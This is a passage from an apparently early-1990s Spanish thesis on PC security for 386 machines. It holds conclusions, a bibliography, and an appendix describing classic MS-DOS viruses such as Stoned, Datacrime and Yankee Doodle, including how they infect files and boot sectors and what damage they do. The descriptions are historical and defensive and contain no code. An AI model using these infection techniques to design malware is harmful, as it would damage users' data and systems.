- El hecho de dejar abierto este trabajo al desarrollo de un sistema de seguridad basado en el **Monitor**, no corre el riesgo de ser infructuoso al volverse obsoleto en un corto plazo, debido a los grandes avances que se tienen en estas arquitecturas. Se ha visto que la arquitectura 386 es la plataforma base para los nuevos desarrollos, manteniéndose casi idéntica en los procesadores sucesores, como es el caso del microprocesador 80486, dónde se maneja exactamente el mismo esquema de seguridad interna, lo cual permitiría al programa **Monitor**, ejecutarse prácticamente sin cambios.

- Para el desarrollo de un sistema de seguridad, se debe tener en cuenta que, no es posible tener un sistema completamente seguro, y mucho menos tratándose de las microcomputadoras personales, ya que, este tipo de equipos son en especial muy poco seguros. Entonces, el objetivo que se debe seguir en el establecimiento de un esquema de seguridad, es el de buscar la mejor seguridad posible, echado mano de todas las herramientas de *software* así como de políticas adecuadas de uso de los equipos.

- El manejo de políticas adecuadas de uso de los sistemas, es imprescindible para lograr una seguridad adecuada, ya que esto no sería posible ni con el mejor *software*, permitiéndose además, un mejor aprovechamiento de

las capacidades de los equipos. Las políticas establecidas, deben incluir una buena organización de recursos, la administración de los programas, el establecimiento de procedimientos operativos para contingencias, y por supuesto, el uso de programas de seguridad.

BIBLIOGRAFIA

BIBLIOGRAFIA.

LIBROS.

[1] Brumm, Penn.
80386. A programming and Design Handbook.
TPR. 428 pp.

[2] Crawford, John H., Gelsinger, Patrick P.
Programming the 80386.
SYBEX. 744 pp.

[3] Duncan, Ray.
Advanced MS-DOS Programming.
MIcrosoft Press. 669 pp.

[4] Ferreyra, Gonzalo.
Virus en las computadoras.
Macrobit. 220 pp.

[5] Gallardo H. José Pavón.
Virus Informáticos.
Facultad de Ingeniería, UNAM. 30pp.

[6] Godfrey, Terry J.
Lenguaje Ensamblador para microcomputadoras IBM.
Prentice Hall. 517 pp.

[7] Hyman, Michael I.
Advanced DOS Programming.
MIS Press. 398 pp.

[8] Haynes, Colin.
The Computer Virus Protection Handbook.
SYBEX. 192 pp.

[9] Levin, Richard.
Virus Informaticos.
McGraw Hill. 387 pp.

[10] Macro Assembler.
Reference Manual. Version 4.0
IBM Corporation.

[11] Murray III, Willian H., Pappas, Chris H.
80386/80286. Programacion en lenguaje Ensamblador.
OSBORNE/McGraw Hill. 546 pp.

[12] Nelson, Ross P.
Microsoft's 80386/80486 Programming Guide.
Microsoft Press. 476 pp.

[13] Norton, Peter.
Inside the IBM PC.
Brady. 387 pp.

[14] Norton, Peter.
The Norton Disk Companion.
Peter Norton Computing Inc. 154 pp.

[15] Norton, Peter, Socha, John.
Peter's Norton Assembly Languaje Book for IBM PC.
Brady. 413 pp.

[16] Norton, Peter, Wilton, Richard.
The new Peter Norton Programmer's guide to IBM PC.
Microsoft Press.

[17] Edelhart Michael
INTEL'S Official Guide to 386 Computing.
INTEL Osborne/McGraw Hill.

[18] Pappas, Chris H., Murray III, Willian.
Manual del microprocesador 80386.
Osborne/McGraw Hill.

[19] Tanenbaum, Andrew S.
Organizacion de computadoras. Un enfoque estructurado.
Prentice Hall. 658 pp.

[20] Tanenbaum, Andrew S.
Sistemas Operativos Diseño e implementación.
Prentice Hall. 741 pp.

ARTICULOS.

[1] Adney, W. M., Kavanaugh, D. E.
The Data Bandits.
Byte, enero 1989. 267-270 pp.

[2] Barnum, Joel.
286/386 Protected mode programming.
Byte, Extra Edition 1988. 125-129 pp.

[3] Baut Anson, Carlos.
Virus en Novell.
PC/TIPS Byte, mayo 1992. 14-18 pp.

[4] Cachon, Carolina P.
Control de acceso a sistemas automatizados.
COMPUTERWORLD, No. 274 8 de octubre de 1990.
1,72 pp.

[5] Cilwa, Paul.
Writing a custom boot sector.
PC Technics, junio/julio 1992. 40-44 pp.

[6] Clement, Shammas Namir.
VM/386: A virtual solution.
Byte, julio 1988. 155-158 pp.

[7] Diaz, Raquel Gorostieta.
Inutiles los sistemas de proteccion sin politicas.
COMPUTERWORLD, No. 270, 27 de agosto de 1990.
1,53-54 pp.

[8] Dior, Asail.
Socret Codes.
Byte, junio 1989. 267-270 pp.

[9] Editorial.
Algunas cuestiones de seguridad informatica.
COMPUTERWORLD, No. 268, 30 de julio de 1990.
1,6-8 pp.

[10] Editorial.
Los secretos de los sistemas seguros.
COMPUTREWORLD, No. 309, 7 de octubre de 1991.
57,68-70pp.

[11] Editorial.
Software Antivirus.
PC WORLD, No. 109, octubre de 1992. 17-18 pp.

[12] Ellison, Carol.
En Guardia: 12 productos contra la amenaza de los virus.
PC Magazine en Espa-ol. 21-35, 65-70 pp.

[13] Farrow, Rick.
Improve your security.
UNIX World, abril de 1992. 59-62 pp.

[14] Gama, Carlos T., Collado, Juan Carlos V.
Delitos informaticos.
COMPUTERWORLD, nO. 306, 16 de septiembre de 1991.
1,8-9 pp.

[15] Glass, Brett.
Weighing the options.
Byte, julio 1988. 251-257 pp.

[16] Greenberg, Ross.
Know thy viral enemy.
Byte, junio 1989. 275-280 pp.

[17] Grett, Glass.
Reeling in the data.
Byte, mayo 1990. 299-306 pp.

[18] Kochanski, Martin.
How safe is it?.
Byte, junio 1989. 257-264 pp.

[19] Malacara, H. Daniel, Malacara, H. Zacarias.
El virus computacional.
Ciencia y Desarrollo no. 90,
enero 1990. 107-113 pp.

[20] Mc Afee, John.
The virus Cure.
DATAMATION, febrero 1989. 29-40 pp.

[21] Parker, Tim.
Memory manageament on the 286 and 386.
Computer Languaje, julio 1988. 43-47 pp.

[22] Peral, Arturo Villaraos.
Seguridad y mecanismos de recuperación de la B. D.
COMPUTERWORLD, No. 307 y 309, 23 de septiembre y 7
de octubre de 1991. 29-30,32 y 58,64-66pp

[23] Polishuk, Moisés Melman.
La seguridad en UNIX.
COMPUTERWORLD, No. 302, 12 de Agosto de 1991.
1,54-55 pp.

[24] Pournelle, Jerry.
Dr. Pournelle vs. the virus.
Byte, julio 1988. 197-207 pp.

[25] Quiroz, Alejandro Merlos.
Desarrollo de los sistemas RISC.
COMPUTERWORLD, febrero-marzo 1992.

[26] Robie, Jonathan.
Fair Share.
Byte, julio 1988. 299-236 pp.

[27] Salazar, Javier Argonza.
Seguridad en el manejo de la información.
COMPUTERWORLD, No. 308,30 de septiembre de 1991.
27-29pp.

[28] Sesions, Larry.
Seven programs to safeward your files.
Dos Resousce Guide. No. 4 1992. 69-74 pp.

[29] Stephenson, Peter.
Personal and Private.
Byte, junio 1989. 285-288 pp.

[30] Smith, E. Bud.
It's natural.
Byte, julio 1988. 239-246 pp.

[31] Van Name, Mark, Catchings, Bill.
Anatomy of a LAN operating system.
Byte, junio 1989. 157-160 pp.

[32] Veloz, Armando G.
¿Como lograr un nivel de seguridad adecuado?.
COMPUTERWORLD, No. 306, 16 de septiembre de 1991.
2,12-13 pp.

[33] Veloz, Armando Grajeda.
¿Cómo lograr un nivel de seguridad adecuado?.
COMPUTERWORLD, No. 307, 23 de septiembre de 1991.
2,12-13 pp.

INDICE DE FIGURAS

INDICE DE FIGURAS.

Página

CAPITULO V.

CAPITULO VI.

CAPITULO VII.

ANEXOS

ANEXO A

RESUMEN DE LOS VIRUS MAS COMUNES

ANEXO A. VIRUS MAS CONOCIDOS.

A continuación se presenta en este anexo una lista con la descripción general de los virus mas conocidos por los usuarios de las microcomputadoras con arquitecturas 80X86 bajo un ambiente con el sistema operativo MS-DOS.

Alabama.

Este virus fue aislado en la Universidad Hebrea de Israel en octubre de 1989. Es un contaminador de archivos .EXE que aumenta su tamaño en 1560 bytes. Se instala como residente en memoria por medio de un método especial que utiliza la Interrupción 9 y las instrucciones IN y OUT. Con las teclas CTRL+ALT+DEL simula la reinicialización del sistema, para permanecer en la memoria. Después de que se ha instalado, envía el siguiente mensaje:

COPIAS DE SOFTWARE PROHIBIDAS POR LA LEY INTERNACIONAL.
Box 1055 Tuscambia ALABAMA U.S.A.

Alameda.

Alameda fue descubierto en el Merrit College en la ciudad de Alameda en California en 1987. En un principio este virus no causaba daños aparentes, aunque en la actualidad existen versiones que destruyen el sector de arranque de los discos flexibles. Este virus se reproduce cuando el sistema se arranca con las teclas Ctrl+ALT+DEL contaminando solamente discos flexibles de 5.25 pulgadas a una densidad de 360 Kbytes

Cascada.

Originalmente este virus fue un caballo de Troya que se transformó a finales de 1987 en un virus infector de archivos .COM, de tal forma que en la actualidad es uno de los más conocidos. El virus se manifiesta haciendo que los caracteres de la pantalla caigan a la parte inferior simulando una cascada. Consta de un algoritmo de codificación que evita su análisis y su detección. Los mecanismos por los que actúa están basados en un sofisticado algoritmo de aleatoriedad que incorpora comparaciones de la máquina, tipo de monitor, hora, etc.

Datacrime.

Es un virus no residente, contaminador de archivos .COM. Fue descubierto en Europa en marzo de 1989, actúa por el

método de añadidura aumentando el tamaño de los archivos en 1280 bytes, por lo que también se le identifica por el nombre de virus 1280. No contamina el archivo COMMAND.COM, ni los archivos cuya primera letra sea una "D". Cuando se ejecuta un archivo contaminado por este virus, se le puede identificar debido a que presenta el siguiente mensaje:

VIRUS DATACRIME
EMITIDO: 1 DE MARZO DE 1989

Después de este mensaje, Datacrime realiza un formateo del disco duro de bajo nivel, destruyendo toda la información que éste contenga.

DBase.

El virus DBase fue descubierto en Nueva York en 1989, es un contaminador de archivos .COM y .OVL, aunque el nombre que adopta se debe mas bien a la corrupción de datos que efectúa sobre los archivos de datos generados por DBase, transponiendo bytes en todos los archivos que se encuentren abiertos con extensión .DBF. Este virus, guarda en un archivo oculto llamado BUG.DAT, el registro de todos los archivos que ha modificado, con objeto de restaurar su información en caso de consulta por el usuario, de manera que éste no se percate de la acción del virus. Cuando pasan más de 90 días de la infección, el virus sobreescribe la FAT y el directorio raíz del disco, haciendo inaccesibles todos los datos de este.

Joker (Bromista).

Este virus fue aislado en Polonia en diciembre de 1989, es un contaminador genérico de archivos .EXE y es un reproductor pobre ya que no contamina otros archivos de forma frecuente. La operación de los programas contaminados con este virus es muy molesta ya que durante su ejecución, continuamente se envían al usuario mensajes falsos de error o supuestas bromas, como por ejemplo:

- Versión DOS incorrecta.
- Fin de archivo de entrada.
- Fin de sesión, ! Apague el sistema!
- Divida el desbordamiento.
- Prohibido fumar ! Por favor!
- etc.

Aparte de la molestia de estos mensajes, este virus no produce aparentemente ningún otro daño.

Leigh.

Es un contaminador específico del archivo COMMAND.COM que utiliza un mecanismo de infección en base a sobreescribir el stack del sistema. Cuando se accesa un disco con una copia contaminada del COMMAND.COM, el nuevo disco se contamina, y si el numero de infecciones es de cuatro, este virus sobreescribe el sector de arranque y la FAT.

Stoned.

Fue presentado por primera vez en Wellington Nueva Zelanda en 1988. El virus original solo contaminaba discos flexibles de 5.25 pulgadas con densidad de 360 Kbytes, no causando daños visibles. No obstante lo anterior, existen 2 variantes conocidas que contaminan discos duros que son muy destructivos y difíciles de erradicar. En una de cada ocho ejecuciones del virus, este despliega el mensaje por el que se ha dado a conocer:

"Su computadora esta drogada. Legalice la Marihuana".

Para los discos duros, el virus contamina la tabla de particiones por lo que puede hacer inaccesible la información.

Vienna.

Este virus fue aislado en 1989 en Moscú, es un contaminador de archivos .COM y se manifiesta después de que ha infectado ocho veces, despues de lo cual efectúa una inicialización del sistema. En nuevas versiones de este virus, en vez de reinicializar el sistema, simplemente borra el programa que se esta ejecutando.

Yankee Doodle.

Este virus se descubrió en Viena Austria en septiembre de 1989. Es un virus infector de archivos ejecutables que se instala como residente en memoria. Después de instalarse en memoria, toca la conocida melodía "Yankee Doodle" de donde proviene su nombre, mientras se aumenta el tamaño del archivo en 2899 bytes para contener al virus. Además de tocar la melodía, aparentemente no causa ningún daño. Algunas variantes descubren si se encuentra presente en el sistema el virus de Turin (la pelotita) para modificarlo haciendo que el archivo que tenga este virus se autodestruya después de cierto número de contaminaciones.

Zero Bug (Error de cero).

Este virus se aisló por primera vez en Holanda en septiembre de 1989. Es un virus contaminador de archivos .COM, residente en memoria, que aumenta el tamaño de los archivos en 1536 bytes. Este aumento del tamaño del archivo no se puede verificar con el comando del sistema operativo Dir, por lo que se dificulta su detección. El principal objetivo del virus es contaminar el COMMAND.COM direccionado por la variable COMPSEC del sistema, si no existe esta variable se instala en memoria para poder contaminar cualquier otro archivo .COM a través de los comandos del sistema para copiar COPY y XCOPY. Cuando logra contaminar al COMMAND.COM que esta cargado, se manifiesta realizando un barrido de toda la pantalla para "comer" todos los ceros que aparecen en esta por medio del caracter 01 (sonriente).